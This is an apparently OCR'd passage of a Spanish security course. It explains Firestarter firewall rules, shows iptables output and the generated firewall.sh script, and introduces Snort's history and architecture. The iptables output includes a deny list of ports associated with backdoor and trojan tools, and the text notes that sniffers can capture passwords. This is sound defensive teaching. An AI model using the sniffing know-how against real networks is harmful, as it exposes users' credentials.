
Como podemos ver en la siguiente figura, Firestarter ofrecerá la posibilidad de bloquear los diferentes tipos de mensajes utilizados por ICMP: *echo*, *traceroute*, *MS traceroute*, *unreachable*, *timestamping*, *address masking*, *redirection* y *source quenches*.



Finalmente, el asistente de Firestarter mostrará una pantalla indicando la creación de los guiones de filtrado correspondientes a las contestaciones que hayamos ido entrando a lo largo de las pantallas anteriores.



A continuación, será conveniente visitar las pantallas correspondientes a las pestañas *Hits* y *Rules* de la aplicación. Desde la primera de estas dos pantallas, *Hits view*, podremos visualizar el tráfico que está siendo bloqueado por nuestro equipo una vez que la aplicación ha activado las reglas de filtrado que han sido generadas por el asistente de Firestarter.



La segunda pantalla, *Rules view*, nos permitirá ajustar las reglas creadas previamente por el asistente, así como eliminar o añadir nuevas entradas. Estas reglas pertenecen tan sólo a la aplicación Firestarter, y no debe confundirse con las reglas asociadas a las cadenas de netfilter. Es una forma particular que tiene la aplicación para agrupar cierta información que más adelante utilizará para la construcción de reglas de netfilter. Este conjunto de reglas están divididas en cinco grupos:

- *Trusted hosts* - los equipos listados en esta categoría serán considerados de confianza, es decir, que tendrá libre acceso a todos los servicios sin restricciones por parte de las reglas de filtrado.


- *Blocked hosts* - equipos que serán considerados peligrosos y cuyo tráfico (cualquiera) será bloqueado (rechazado) por los guiones de filtrado de Firestarter. Tan pronto como se añada un equipo dentro de esta categoría, cualquier intento de conexión por su parte será bloqueado. Las conexiones de tales equipos no serán mostradas en la pantalla de *Hits*.

- *Open ports* - Esta categoría muestra servicios (puertos) que serán libremente accesibles por cualquier equipo del exterior (excepto por los equipos incluidos en la categoría anterior). Por ejemplo, una entrada en la categoría de `open ports` correspondiente a HTTP (por defecto, el puerto 80 de TCP) indicará que cualquier equipo del exterior, excepto los indicados en *bloqued hosts*, podrá acceder a nuestro servidor de HTTP.

- *Stealthed ports* - esta categoría contendrá puertos que aparecerán ocultos para cualquier equipo, excepto para los equipos indicados dentro de las reglas de esta categoría. De alguna manera, esta categoría es similar a la categoría de equipos de confianza, pero indicando únicamente que los equipos incluidos en estas reglas son de confianza exclusivamente para el puerto indicado.

- *Blocked ports* - Por defecto, cualquier puerto que no aparezca explícitamente abierto en la categoría *open ports* será bloqueado y registrado por los guiones de filtrado de Firestarter. Esta categoría sirve para detener explícitamente intentos de conexión hacia un puerto sin que la acción sea registrada. Por ejemplo, si nos encontramos en una red saturada con gran cantidad de intentos de conexión hacia el servicio Netbios de equipos Windows, podríamos incluir los puertos 137 y 138 en esta categoría, para filtrar el acceso a dichos puertos sin necesidad de generar una entrada de registro por cada intento.

La siguiente figura muestra la interfaz para la pantalla de reglas. Para añadir una regla en cualquiera de las categorías, sólo será necesario apuntar sobre la categoría deseada y entrar los parámetros necesarios para la construcción de la regla. Los cambios serán efectuados tan pronto como la regla sea añadida en dicha pantalla.



Finalmente, si ejecutamos el comando `iptables -L` con los nombres de cadena correspondientes, podremos observar las reglas de filtrado que Firestarter habrá creado. La siguiente figura muestra el contenido de las cadenas `OUTPUT` y `LD` (tal y como Firestarter ha creado).

```
#iptables -L OUTPUT -n

Chain OUTPUT (policy DROP)
target     prot opt source               destination
UNCLEAN    all  --  0.0.0.0/0            0.0.0.0/0          unclean
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:31337 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpt:31337 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:33270 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpt:33270 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:1234 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:6711 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:16660 flags:0x16/0x02 limit: avg 2/min
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:60001 flags:0x16/0x02 limit: avg 2/min
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpts:12345:12346 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpts:12345:12346 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:135 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpt:135 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:1524 limit: avg 2/min burst 5
LD         tcp  --  10.0.1.0/24      0.0.0.0/0          tcp dpt:27665 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpt:27444 limit: avg 2/min burst 5
LD         udp  --  10.0.1.0/24      0.0.0.0/0          udp dpt:31335 limit: avg 2/min burst 5
LD         all  --  255.255.255.255      0.0.0.0/0
LD         all  --  0.0.0.0/0            0.0.0.0
DROP       tcp  --  0.0.0.0/0            0.0.0.0/0          tcp flags:!0x16/0x02 state NEW
           all  --  0.0.0.0/0            0.0.0.0/0          TTL match TTL == 64
ACCEPT     icmp --  10.0.1.0/24      0.0.0.0/0
ACCEPT     all  --  0.0.0.0/0            0.0.0.0/0

#iptables -L LD -n
Chain LD (146 references)
target     prot opt source               destination
LOG        all  --  0.0.0.0/0            0.0.0.0/0          LOG flags 0 level 4
DROP       all  --  0.0.0.0/0            0.0.0.0/0
```

Hay que tener presente que cualquier regla entrada manualmente por el administrador del sistema deberá ser incluida en la configuración realizada por Firestarter, o se perderá al

reiniciar el sistema. Respecto al guión de filtrado generado por Firestarter y, por tanto, responsable de lanzar las reglas de filtrado mostradas anteriormente, éste se encuentra generalmente en el fichero `/etc/firestarter/firewall.sh`. Las dos figuras siguientes muestran el inicio de dicho fichero.

```
#ls -lah /etc/firestarter/
total 44K
drwx------    2 root     root         4.0K May 11 09:15 .
drwxr-xr-x  163 root     root         8.0K May 11 09:40 ..
-rwx------    1 root     root            0 Feb  2 00:48 blocked-hosts
-rwx------    1 root     root            0 Feb  2 00:48 blocked-ports
-rwx------    1 root     root          25K Feb  2 00:48 firewall.sh
-rwx------    1 root     root            0 Feb  2 00:48 forward
-rwx------    1 root     root            0 Feb  2 00:48 open-ports
-rwx------    1 root     root            0 Feb  2 00:48 stealthed-ports
-rwx------    1 root     root           11 Feb  2 00:49 trusted-hosts

#cat /etc/firestarter/firewall.sh

#!/bin/sh
# Generated by Firestarter 0.9.2, NETFILTER in use

# --------( Initial Setup - Variables (required) )--------

# Type of Service (TOS) parameters
# 8: Maximum Throughput - Minimum Delay
# 4: Minimize Delay - Maximize Reliability
# 16: No Delay - Moderate Throughput - High Reliability

TOSOPT=8

# Default Packet Rejection Type
# ( do NOT change this here - set it in the GUI instead )

STOP=DENY
```

```
# --------( Initial Setup - Firewall Location Check )--------
IPT=/sbin/iptables
IFC=/sbin/ifconfig
MPB=/sbin/modprobe
LSM=/sbin/lsmod
RMM=/sbin/rmmod

# --------( Initial Setup - Network Information (required) )--------
IF=eth0
IP=`$IFC $IF | grep inet | cut -d : -f 2 | cut -d \  -f 1`
MASK=`$IFC $IF | grep Mas | cut -d : -f 4`
NET=$IP/$MASK

if [ "$MASK" = "" ]; then
       echo "External network device $IF is not ready. Aborting.."
       exit 2
fi

# --------( Initial Setup - Firewall Modules Check )--------
# Some distributions still load ipchains
$LSM | grep ipchains -q -s && $RMM ipchains

# --------( Initial Setup - Firewall Modules Autoloader )--------
if ! ( $LSM | /bin/grep ip_conntrack > /dev/null ); then
$MPB ip_conntrack
fi
if ! ( $LSM | /bin/grep ip_conntrack_ftp > /dev/null ); then
$MPB ip_conntrack_ftp
fi
if ! ( $LSM | /bin/grep ip_conntrack_irc > /dev/null ); then
$MPB ip_conntrack_irc
fi
if ! ( $LSM | /bin/grep ipt_REJECT > /dev/null ); then
$MPB ipt_REJECT
fi
if ! ( $LSM | /bin/grep ipt_REDIRECT > /dev/null ); then
$MPB ipt_REDIRECT
fi
if ! ( $LSM | /bin/grep ipt_TOS > /dev/null ); then
$MPB ipt_TOS
fi
if ! ( $LSM | /bin/grep ipt_MASQUERADE > /dev/null ); then
$MPB ipt_MASQUERADE
fi
if ! ( $LSM | /bin/grep ipt_LOG > /dev/null ); then
$MPB ipt_LOG
fi
if ! ( $LSM | /bin/grep iptable_mangle > /dev/null ); then
$MPB iptable_mangle
fi
if ! ( $LSM | /bin/grep iptable_nat > /dev/null ); then
$MPB iptable_nat
fi
# --------( Chain Configuration - Flush Existing Chains )--------
# Delete user made chains. Flush and zero the chains.

$IPT -F
$IPT -X
$IPT -Z

# Remove Firestarter lock
if [ -e /var/lock/subsys ]; then
  rm -f /var/lock/subsys/firestarter
else
  rm -f /var/lock/firestarter
fi

···· ····· ····· ····

···· ····· ····· ····
```

Resumen

A lo largo de este capítulo hemos aprendido la utilización de una herramienta basada en *software* libre para la construcción de reglas de filtrado en sistemas GNU/Linux. Mediante la utilidad de administración `iptables`, será posible la comunicación con `netfilter`, es decir, el responsable de la manipulación de paquetes en un kernel Linux superior a la serie 2.3. `Netfilter` permite tanto el filtrado de paquetes, como la traducción de direcciones de red y otras manipulaciones más complejas.

Mediante `iptables` podremos crear un conjunto de reglas de filtrado para el tráfico de salida de nuestro equipo indicando, de forma explícita o implícita, qué tipo de paquetes de salida deberá rechazar o permitir el sistema. De igual manera, podremos crear un conjunto de reglas de filtrado de entrada, para indicar al sistema qué paquetes entrantes deberán ser aceptados o denegados.

Para la construcción de estas reglas de filtrado, `iptables` ofrece un amplio conjunto de opciones. Una buena manera de empezar a realizar estos guiones de filtrado consiste en la construcción de un guión que deniegue por defecto todo el tráfico de entrada y de salida, e ir indicando de forma explícita todos aquellos servicios a los que nuestro equipo podrá llegar, o todos aquellos servicios que nuestro equipo podrá ofrecer al exterior de la red. Otra de las distintas opciones de `iptables` que podemos utilizar es la funcionalidad de registro de paquetes. De este modo, podemos, por ejemplo, registrar en el sistema todo aquel tráfico de entrada o de salida que nuestro equipo vaya procesando.

Finalmente, hemos visto también en este capítulo la posibilidad de utilizar alguna herramienta gráfica para facilitar el proceso de creación de reglas de filtrado. Aunque existe un gran número de aplicaciones para la creación automática de reglas de filtrado, muchas de estas aplicaciones se encuentran aún en estado de desarrollo, por lo que es muy probable que los guiones de filtrado generados por tales aplicaciones deban ser ajustados de forma manual para asegurar su correcto funcionamiento. La herramienta *Firestarter*, por ejemplo, es una aplicación basada en *software* libre que nos ayudará a generar las reglas de filtrado de *netfilter*/ de una forma mucho más sencilla.

Bibliografía

[1] Eyler, P. (2001). *Networking Linux: A Practical Guide to TCP/IP*. New Riders Publishing.

[2] Stanger, J.; Lane, P. T.; Danielyan E. (2001). *Hack Proofing Linux: A Guide to Open Source Security*. Syngress Publishing, Inc.

[3] Toxen, B. (2000). *Real World Linux Security: Intrusion Prevention, Detection, and Recovery*. Prentice Hall PTR.

A3 – Detección de ataques en red con Snort

Índice

5.1. Snort

Snort es una completa herramienta de seguridad basada en código abierto para la creación de sistemas de detección de intrusos en entornos de red. Cuenta con una gran popularidad entre la comunidad de administradores de redes y servicios. Gracias a su capacidad para la captura y registro de paquetes en redes TCP/IP, Snort puede ser utilizado para implementar desde un simple *sniffer* de paquetes para la monitorización del tráfico de una pequeña red, hasta un completo sistema de detección de intrusos en tiempo real.

Mediante un mecanismo adicional de alertas y generación de ficheros de registro, Snort ofrece un amplio abanico de posibilidades para la recepción de alertas en tiempo real acerca de los ataques y las intrusiones detectadas.

Tal y como indica el autor de la aplicación, como monitor de red, Snort se comporta como una auténtica aspiradora (de ahí su nombre) de datagramas IP, ofreciendo diferentes posibilidad en cuanto a su tratamiento. Desde actuar como un simple monitor de red pasivo que se encarga de detectar el tráfico maligno que circula por la red, hasta la posibilidad de enviar a servidores de ficheros de registro o servidores de base de datos todo el tráfico capturado.

Pero, aparte de unas estupendas características como *sniffer* de paquetes y generador de alertas e informes, Snort tiene muchas otras características que le han permitido convertirse en una de las soluciones *software* más completas para la construcción de sistemas de detección en entornos de red basados en reconocimiento de patrones. Snort debería considerarse como un NIDS ligero*. Este calificativo de *ligero* significa que, como IDS, su diseño e implementación le permite poder funcionar bajo diferentes sistemas operativos y que sus funciones como mecanismo de detección podrán formar parte en distintos productos de seguridad (incluso comerciales).

* En inglés, *lightweight NIDS (Network Intrusion Detection System)*.

La popularidad de Snort se ha incrementado estos últimos años en paralelo al incremento de popularidad de sistemas operativos de código abierto como puede ser el sistema operativo GNU/Linux o la familia de sistemas operativos de BSD (NetBSD, OpenBSD y FreeBSD).

Pero su naturaleza como producto de código abierto no le limita a estar disponible únicamente bajo este tipo de sistemas operativos. Snort puede funcionar bajo soluciones comerciales como, por ejemplo, Solaris, HP-UX, IRIX e incluso sistemas Microsoft Windows.

Desde el punto de vista del motor de detección, Snort estaría incluido en la categoría de detección basada en usos indebidos. Mediante un reconocimiento de firmas, Snort contrastará todo el tráfico capturado en sus reglas de detección.

Una regla de detección no es más que un conjunto de requisitos que le permitirán, en caso de cumplirse, activar una alarma. Por ejemplo, una regla de Snort que permitiría verificar el uso de aplicaciones *peer-to-peer* para el intercambio de ficheros a través de Internet verificaría el uso de la cadena `GET` en servicios diferentes al puerto tradicional del protocolo HTTP. Si un paquete capturado por Snort coincide con esta sencilla regla, su sistema de notificación lanzará una alerta indicando lo sucedido. Una vez que la alerta sea lanzada, puede ser almacenada de distintas maneras y con distintos formatos como, por ejemplo, un simple fichero de registro del sistema, una entrada en una base de datos de alertas, un evento SNMP, etc.

A continuación veremos los orígenes de Snort, así como un análisis de su arquitectura y algunas de sus características más destacables. Veremos también algunos problemas de seguridad que existen tras la utilización de Snort y la forma de solventarlos.

Versión comercial de Snort

Aunque Snort está disponible bajo licencia GPL (GNU Public License), existen productos comerciales basados directamente en Snort y distribuidos por la empresa Sourcefire, fundada por el creador de Snort, Marty Roesch. El análisis de estas versiones comerciales quedan fuera del propósito de este material. Para más información, visitad `www.sourcefire.com`.

5.1.1. Origen de Snort

De forma muy resumida, podemos definir Snort como un *sniffer* de paquetes con funcionalidades adicionales para el registro de éstos, generación de alertas y un motor de detección basado en usos indebidos.

Snort fue desarrollado en 1998 bajo el nombre de APE. Su desarrollador, Marty Roesch, trataba de implementar un *sniffer* multiplataforma (aunque su desarrollo inicial se hizo para el sistema operativo GNU/Linux) que contara con diferentes opciones de clasificación y visualización de los paquetes capturados. Marty Roesch implementó Snort como una aplicación basada en la librería `libcap` (para el desarrollo de la captura de paquetes) lo cual garantizaba una gran portabilidad, tanto en la captura como en el formato del tráfico recogido.

Algo más que un *sniffer* ...

El autor de Snort trataba de indicar con este nombre que su aplicación era algo más que un *sniffer*. La palabra Snort significa en inglés una acción de inhalar o esnifar de forma más obsesiva y violenta. Además, Marty dijo en su momento que ya tenía demasiadas aplicaciones que se llamaran `a.out` y que todos los nombres populares para *sniffers*, llamados *TCP-something* ya estaban cogidos.

Snort empezó a distribuirse a través del sitio web *Packet Storm* (`http://www.packetstormsecurity.com`) el 22 de diciembre de 1998, contando únicamente con mil seiscientas líneas de código y un total de dos ficheros fuente. Por aquella época, el uso principal que le dio su autor era como analizador de sus conexiones de red a través de un cable módem y como *debugger* de las aplicaciones de red que estaba implementado.

El primer analizador de firmas desarrollado para Snort (también conocido como analizador de reglas por la comunidad de desarrollo de Snort) se añadió como nueva funcionalidad de la aplicación en enero de 1999. Esta nueva funcionalidad permitió que Snort comenzase a ser utilizado como detector de intrusiones.

En diciembre de 1999 apareció la versión 1.5 de Snort. En esta versión su autor decidió una nueva arquitectura basada en *plug-ins* que aún se conserva en las versiones actuales. A partir de esta versión, Marty Roesch abandonó la compañía donde trabajaba y se empezó a dedicar a tiempo completo a añadir nuevas funcionalidades para mejorar las capacidades de configuración y facilitar su uso en entornos más profesionales. Gracias a la gran aceptación que su IDS estaba obteniendo entre la comunidad de administradores, Marty pensó que era un buen momento para ofrecer su producto con un soporte para empresas, y obtuvo la financiación necesaria para fundar *Sourcefire**.

* En `www.sourcefire.com` encontrareis más información.

Sin embargo, Snort continúa siendo código libre y promete seguir siéndolo para siempre. La última versión disponible de Snort es la 2.1, la cual se presenta con más de setenta y cinco mil líneas de código y una restructuración total en cuanto al diseño original de su arquitectura inicial.

Aunque el soporte y desarrollo actual de Snort se hace desde *Sourcefire* de forma comercial, existe la versión libre bajo licencia GNU. Esta versión puede ser descargada libremente desde `www.snort.org`, permitiendo que cualquier usuario pueda disponer de soporte para las últimas versiones disponibles y las últimas actualizaciones de los ficheros de reglas para dichas versiones.

Actualmente, Snort cuenta un gran repertorio de accesorios que permiten reportar sus alertas y notificaciones en diferentes gestores de base de datos (como MySQL y Postgres) y un gran número de preprocesadores de tráfico que permiten poder analizar llamadas RPC y escaneo de puertos antes de que éstos sean contrastados con el conjunto de reglas asociado en busca de alertas.

Los conjuntos de reglas de Snort también han ido evolucionando a medida que la aplicación lo iba haciendo. El tamaño de los últimos conjuntos de reglas para la última versión Snort disponibles para descargar incrementa de forma similar a la velocidad de aparición de nuevos *exploits*. Estos ficheros de reglas se encuentran actualmente clasificados en distintas categorías como, por ejemplo, P2P, ataques de denegación de servicio, ataques contra servicios web, virus, tráfico pornográfico, etc.

Cada una de estas reglas están asociadas a un identificador único (sensor ID, SID), que permite reconocer y encontrar información acerca del ataque o mal uso detectado. Por ejemplo, el SID para el ataque `SSH banner attack` es el `1838`. Además, gracias al uso mayoritario de Snort entre la comunidad de administradores de red, otros productos de IDS han adoptado el formato de las reglas de Snort, así como la codificación utilizada para los volcados de los paquetes capturados (basada el `libcap`).

El soporte de estos ficheros de reglas aumenta a diario. De este modo, cualquier usuario de Snort, o de cualquier otro IDS con un formato de reglas compatible, podría crear sus propias reglas a medida que vayan apareciendo nuevos ataques y colaborar con la comunidad de desarrollo de Snort para mantener perfectamente actualizada su base de firmas.

5.1.2. Arquitectura de Snort

Snort proporciona un conjunto de características que lo hacen una herramienta de seguridad muy potente, entre las que destacan la captura del tráfico de red, el análisis y registro de los paquetes capturados y la detección de tráfico malicioso o deshonesto. Antes de nombrar con mayor detalle las características de Snort, es importante conocer y comprender su arquitectura.


Snort está formado por un conjunto de componentes, la mayoría de los cuales son *plug-ins* que permiten la personalización de Snort. Entre estos componentes destacan los preprocesadores, que permiten que Snort manipule de forma más eficiente el contenido de los paquetes antes de pasarlos al elemento de detección, y su sistema de notificaciones y alertas basados en *plug-ins*, que permiten que la información reportada pueda ser enviada y almacenada en distintos formatos y siguiendo distintos métodos.

La arquitectura central de Snort se basa en los siguientes cuatro componentes:

- Decodificador de paquetes o *Sniffer*
- Preprocesador
- Motor de detección
- Sistema de alertas e informes

Siguiendo esta estructura, Snort permitirá la captura y el preprocesado del tráfico de la red a través de los dos primeros componentes (decodificador de paquetes y preprocesador), realizando posteriormente un chequeo contra ellos mediante el motor de detección (según el conjunto de reglas activadas) y generando, por parte del último de los componentes, las alertas y los informes necesarios.

La siguiente figura muestra la arquitectura básica de Snort que acabamos de comentar.



Observando la figura anterior podemos hacer un símil entre Snort y una máquina mecánica para la ordenación automática de monedas:

1) Toma todas las monedas (paquetes de la red recogidos por el decodificador de paquetes o *sniffer*).

2) Cada moneda se dejará caer por una rampa para determinar a qué grupo de monedas pertenece (preprocesador de paquetes).

3) Ordena las monedas según el tipo de moneda y las enrolla en forma de canutos según la categoría (motor de detección).

4) Finalmente, el administrador decidirá qué hacer con cada uno de los canutos de monedas ordenadas (sistema de alertas).

Tanto el preprocesador como el motor de detección y los componentes para la notificación de alertas son todos *plug-ins* de Snort. Un *plug-in* es una aplicación desarrollada conforme la API de *plug-ins* de Snort. Estas aplicaciones son utilizadas junto con el núcleo del código de Snort, pero están separadas del mismo, de modo que un cambio en el núcleo de Snort no les afecte.

A continuación examinaremos con mayor detalle cada uno de los cuatro componentes básicos de Snort que acabamos de ver.

Decodificador de paquetes


Un *sniffer* es un dispositivo (*software* o *hardware*) que se utiliza para poder capturar los paquetes que viajan por la red a la que es asociado.

En el caso de redes TCP/IP, este tráfico acostumbra a ser tráfico de datagramas IP, aunque también es posible la existencia de tráfico de distinto tipo como, por ejemplo, tráfico IPX o tráfico AppleTalk. Además, puesto que el tráfico IP consiste también en distintos tipos de protocolos, como TCP, UDP, ICMP, protocolos de encaminamiento, IPSec, . . . muchos *sniffers* necesitarán conocer *a priori* el tipo de tráfico para poder interpretar más adelante los paquetes que van siendo recogidos y poder mostrarlos en un lenguaje comprensible por un administrador de red.

Como muchas otras herramientas relacionadas con la seguridad en redes, los *sniffers* pueden ser utilizados con objetivos más o menos deshonestos. Entre los distintos usos que se le puede dar a un *sniffer* podemos pensar en análisis de tráfico para la solución de congestiones y problemas de red, mejora y estudio del rendimiento de los recursos, captura pasiva de información sensible (contraseñas, nombres de usuario), etc.

Así, como el resto de *sniffers* tradicionales, el decodificador de paquetes de Snort será el elemento encargado de recoger los paquetes que más adelante serán examinados y clasificados por el resto de componentes. Para ello, el decodificador de paquetes deberá ser capaz de capturar todo aquel tráfico que le sea posible, para más adelante pasarlo al siguiente componente (el preprocesador) que se encargará de detectar qué tipo de tráfico se ha recogido.

En la siguiente figura vemos un esquema del funcionamiento del decodificador de paquetes de Snort.



